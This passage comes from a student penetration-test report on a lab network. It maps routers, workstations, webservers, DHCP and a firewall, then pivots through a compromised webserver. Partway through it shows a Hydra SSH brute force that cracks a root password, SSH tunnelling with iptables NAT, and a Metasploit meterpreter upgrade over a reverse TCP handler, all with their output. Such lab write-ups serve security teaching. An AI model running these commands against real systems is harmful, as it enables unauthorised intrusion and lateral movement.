


```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 02:13:31 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.225            ether   00:50:56:99:91:e4   C                     eth0
192.168.0.230            ether   00:50:56:99:c7:f8   C                     eth2
vyos@vyos:~$
```

Figure 10 - The interfaces and arp table found on Router 2

These results showed that this router was connected to another router, identified in the NMAP scan, 192.168.0.230 on the eth2 interface. This above figure also revealed the position of PC2 on the 192.168.0.34 address, connected to eth1 on the subnet 192.168.0.33/27.

A telnet connection was then made onto "Router 3" by connecting to the 192.168.0.230 interface using the default vyos login.



```
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.130            ether   00:0c:29:09:11:fc   C                     eth1
192.168.0.234            ether   00:50:56:99:a3:11   C                     eth2
192.168.0.229            ether   00:50:56:99:cf:44   C                     eth0
vyos@vyos:~$
```

Figure 11 - The interfaces and arp table found on Router 3

This showed the position of 192.168.0.130, a workstation noted as PC4, and a mysterious new address, 192.168.0.234 in the 192.168.0.233/30 subnet.


4.2 Workstations

The devices that were not routers were also identified. Devices 192.168.0.210 (PC1), 192.168.0.34 (PC2) and 192.168.0.130 (PC4) all appeared to be standard workstations. This was deduced as they all had the same three open ports on them, 22, 111 and 2049. This rules them out as being web servers or essentially anything other than a standard workstation. They all also appeared to be running Ubuntu, one of the most user-friendly flavors of Linux.

4.3 Webservers

There were also two webservers running on the network, 192.168.0.242 and 172.16.221.237. The later, of course, did not appear in the initial nmap scan as it does not fall into the 192.168.0.1/24 network range. It was discovered by examining the interface table on router 1. When the new subnet (172.16.221.0/24) was scanned (figure 9) it was found that 172.16.221.237 was a webserver. They were determined to be webservers as they both had ports 80 open and were serving web pages.

Visiting port 80 on both sites served different web pages. .242 served a page disclosing information about the server and a link to the hit song “Never Gonna Give You Up” by Rick Astley. This link was found by examining the source code of the website. The contents of the website can be seen in the figure below.




CMP314

This system is running:

- **uptime**: 03:11:03 up 9:06, 0 users, load average: 0.00, 0.01, 0.05
- **kernel**: Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
- **Bash Version**: GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

Figure 12 - Contents of 192.168.0.242

The second webserver only appeared to serve a default “It works” page, as can be seen below.



It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

Figure 13 - Contents of 172.16.221.237

This was later determined to be a WordPress powered site in section 5.1.2.

4.4 DHCP Server


The last device to be examined, before the firewall, was 192.168.0.203. It had no open TCP ports on it and therefore it was not at first obvious what its purpose was. A UDP scan was performed on it which found port 67 to be open. This can be seen in the figure below.



```
PORT    STATE          SERVICE
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
```

Figure 14 - UDP scan on 192.168.0.203.

This showed that this device was working a DHCP server for the network. To further prove this, the command “dhclient” was run on the testers machine. By running the command in verbose mode, it could be seen that it was receiving its new IP from 192.168.0.203.




```
root@kali:~# dhclient -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:b4:e1:ce
Sending on   LPF/eth0/00:0c:29:b4:e1:ce
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 7
DHCPOFFER of 192.168.0.211 from 192.168.0.203
DHCPREQUEST for 192.168.0.211 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.0.211 from 192.168.0.203
bound to 192.168.0.211 -- renewal in 262 seconds.
```

Figure 15 - dhclient command run to gain a new IP address for the testers machine from the DHCP server running on 192.168.0.203.

4.5 Switch


It was still unclear how the testers machine, 192.168.0.210 and 192.168.0.203 were connecting to the rest of the network. Since they were in the same subnet as the testers machine, the arp table on the testers machine was examined. A figure of this can be seen below.



```
root@kali:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.203            ether   00:0c:29:da:42:4c   C                     eth0
192.168.0.193            ether   00:50:56:99:6c:e2   C                     eth0
192.168.0.210            ether   00:0c:29:0d:67:c6   C                     eth0
```

Figure 16 - Arp table on the testers machine (192.168.0.200)


This revealed that the machine was connecting to three other interfaces from one interface, eth0. This suggests there must be a switch connecting these machines together. To confirm this, a ping request was sent from 192.168.0.242 (accessed in section 4.3) to both .210 and .203. After the ping request was sent, the arp table on router 1 was reexamined and it could be seen that the traffic to .203 and .210 also exited through the eth0 interface.



```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.16.221.237           ether   00:0c:29:1b:46:57   C                     eth2
192.168.0.210            ether   00:0c:29:0d:67:c6   C                     eth0
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
192.168.0.203            ether   00:0c:29:da:42:4c   C                     eth0
192.168.0.200            ether   00:0c:29:b4:e1:ce   C                     eth0
```

Figure 17 - Arp table on router 1 after a ping sent from .242

This suggested that .203, .210 and .200 are connected to interface eth0 via an unmanaged switch. The tester could conclude it was not a hub as the requests sent to devices connected to the switch were not broadcast to all the devices, only the intended device. This can be seen in the figure below.




```
18 3.079369303   192.168.0.210        192.168.0.234        ICMP       98 Echo (ping) reply    id=0x1ac7, seq=1/256, ttl=64 (request in 13)
21 4.080188171   192.168.0.234        192.168.0.210        ICMP       98 Echo (ping) request  id=0x1ac7, seq=2/512, ttl=60 (reply in 22)
22 4.080200384   192.168.0.210        192.168.0.234        ICMP       98 Echo (ping) reply    id=0x1ac7, seq=2/512, ttl=64 (request in 21)
25 5.082643622   192.168.0.234        192.168.0.210        ICMP       98 Echo (ping) request  id=0x1ac7, seq=3/768, ttl=60 (reply in 26)
26 5.082649814   192.168.0.210        192.168.0.234        ICMP       98 Echo (ping) reply    id=0x1ac7, seq=3/768, ttl=64 (request in 25)
```

Figure 18 - Wireshark analysis of ICMP packets between .234 and .210

4.6 Firewall

The webserver 192.168.0.242 was the only device with an IP that did not fit into any of the subnets from the routers. By doing a traceroute from the testers machine to .242, it was found the last hop before the webserver was 192.168.0.234. This was the unknown IP found on router 3. This can be seen in the figure below.




```
root@kali:~# traceroute 192.168.0.242
traceroute to 192.168.0.242 (192.168.0.242), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.441 ms  0.160 ms  0.169 ms
 2  192.168.0.226 (192.168.0.226)  0.510 ms  0.351 ms  0.223 ms
 3  192.168.0.230 (192.168.0.230)  0.681 ms  0.534 ms  0.401 ms
 4  192.168.0.234 (192.168.0.234)  1.126 ms  0.905 ms  0.760 ms
 5  192.168.0.242 (192.168.0.242)  1.022 ms  1.225 ms  1.008 ms
```

Figure 19 - Traceroute of 192.168.0.242 from the testers machine (192.168.0.200)

The device .234 could not be scanned from the testers machine, however, by gaining access to the .242 web server via a brute force attack, more of the network could be seen. This was done using the tool hydra and the 'rockyou.txt' password wordlist. The following command was run to initiate the attack:


hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.0.242 ssh



```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-05 02:47:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.242:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 14344223 to do in 1335:36h, 16 active

[STATUS] 129.33 tries/min, 388 tries in 00:03h, 14344015 to do in 1848:28h, 16 active
[22][ssh] host: 192.168.0.242   login: root   password: apple
```

Figure 20 - The SSH root login credentials for .242 being brute forced via Hydra.


The password for the 'root' account was found to be 'apple', as displayed in the figure above. The tester could then use SSH to gain shell access to the device. After gaining access to the server, the tester wrote and executed a script to scan the local network. This can be seen in the figure below.



```
for i in {1..254} ;
do (ping 192.168.0.$i -c 1 -w 5 >/dev/null && echo "192.168.0.$i" &) ;
done
```

Figure 21 - Ping scan script used by the tester to discover new hosts.

The results of this scan displayed new devices on 192.168.0.66 and 192.168.0.241. It also showed that the .242 device had access to everything else on the network. A full list of the device it could connect to can be seen below.




```
root@xadmin-virtual-machine:~# ./scan.sh
192.168.0.34
192.168.0.33
192.168.0.66
192.168.0.129
192.168.0.130
192.168.0.193
192.168.0.200
192.168.0.203
192.168.0.210
192.168.0.225
192.168.0.226
192.168.0.229
192.168.0.230
192.168.0.233
192.168.0.234
Do you want to ping broadcast? Then -b
192.168.0.241
192.168.0.242
Do you want to ping broadcast? Then -b
```

Figure 22 - Results of the testers ping scan.

Due to how much reach 192.168.0.242 had over the webserver, a SSH tunnel was established between the testers machine and the webserver.


First the ssh config file found in “/etc/ssh/sshd_config” was modified to allow tunneling. This was done by adding the line “PermitTunnel yes” to the config file, as can be seen below.



```
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes

RSAAuthentication yes
```

Figure 23 - Modification made to the /etc/ssh/sshd_config file on 192.168.0.242


Then the SSH service was restarted using the command “sudo service ssh restart”. A tunnel was then created using ssh from the testers machine.



```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Oct 26 20:00:51 2020 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:76:61:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe76:618a/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Figure 24 - Creating the interface between the testers machine and 192.168.0.242


On the remote machine, the IP 1.1.1.2 was assigned to the tun0 interface and set to up. Then forwarding was enabled in the system.



```
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~#
```

Figure 25 - Adding the IP address, setting the interface to up and enabling forwarding on 192.168.0.242


A NAT rule was then added to route traffic from the new interface to travel through eth0.



```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
```


Figure 26 - Adding the new iptables rule to 192.168.0.242 to allow the tester to route traffic through the webserver.

An IP address was then added to the tun0 interface of the testers machine and the interface was turned on. Then a route to the 192.168.0.232/30 subnet was added.



```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
```


Figure 27 - The IP address being added to interface tun0 and the interface being set to up.



```
root@kali:~# route add -net 192.168.0.232/30 tun0
```

Figure 28 - The route being added to the .232/30 subnet.


A port scan was then performed against 192.168.0.234 using nmap to attempt to find an exploitable service.



```
root@kali:~# nmap -sV -p- 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 14:42 EDT
Stats: 0:02:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.01% done; ETC: 14:45 (0:00:39 remaining)
Nmap scan report for 192.168.0.234
Host is up (0.0030s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: NOTIMP)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=10/26%Time=5F97194A%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\x07version
SF:\x04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x04\0\
SF:0\0\0\0\0\0\0");
```

Figure 29 - Results of the NMAP scan against 192.168.0.234


This revealed an open port 80, as well as port 53, 2601,2604 and 2605. To gain access to port 80 on .234, a Metasploit module was used to create a session on the device. The module “auxiliary/scanner/ssh/ssh_login” was used to create a session on the .242 device. The settings used with this module can be seen below.



```
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.0.242
rhosts ⇒ 192.168.0.242
msf5 auxiliary(scanner/ssh/ssh_login) > set username root
username ⇒ root
msf5 auxiliary(scanner/ssh/ssh_login) > set password apple
password ⇒ apple
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figure 30 - The settings use for the auxiliary/scanner/ssh/ssh_login module

The session was then upgraded to a meterpreter session using the command ‘session -u 1’ where ‘1’ was the session ID. This created session 2, which was used going forward. An example of this command being run and the creation of session 2 can be seen below.



```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 2 opened (192.168.0.200:4433 → 192.168.0.234:25878) at 2020-12-05 03:49:14 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figure 31 - Upgrading the session to meterpreter

Then, using the new session, the tester could port forward from the local port ‘1337’ to port 80 on .234. This was done in the meterpreter session using the command:

portfwd add -l 1337 -p 80 -r 192.168.0.234

This sent all the traffic coming from port 80 on .234 to .242, to the testers machine on port 1337 instead.

The tester could now access the firewall login page, as can be seen below, by visiting ‘localhost:1337’.

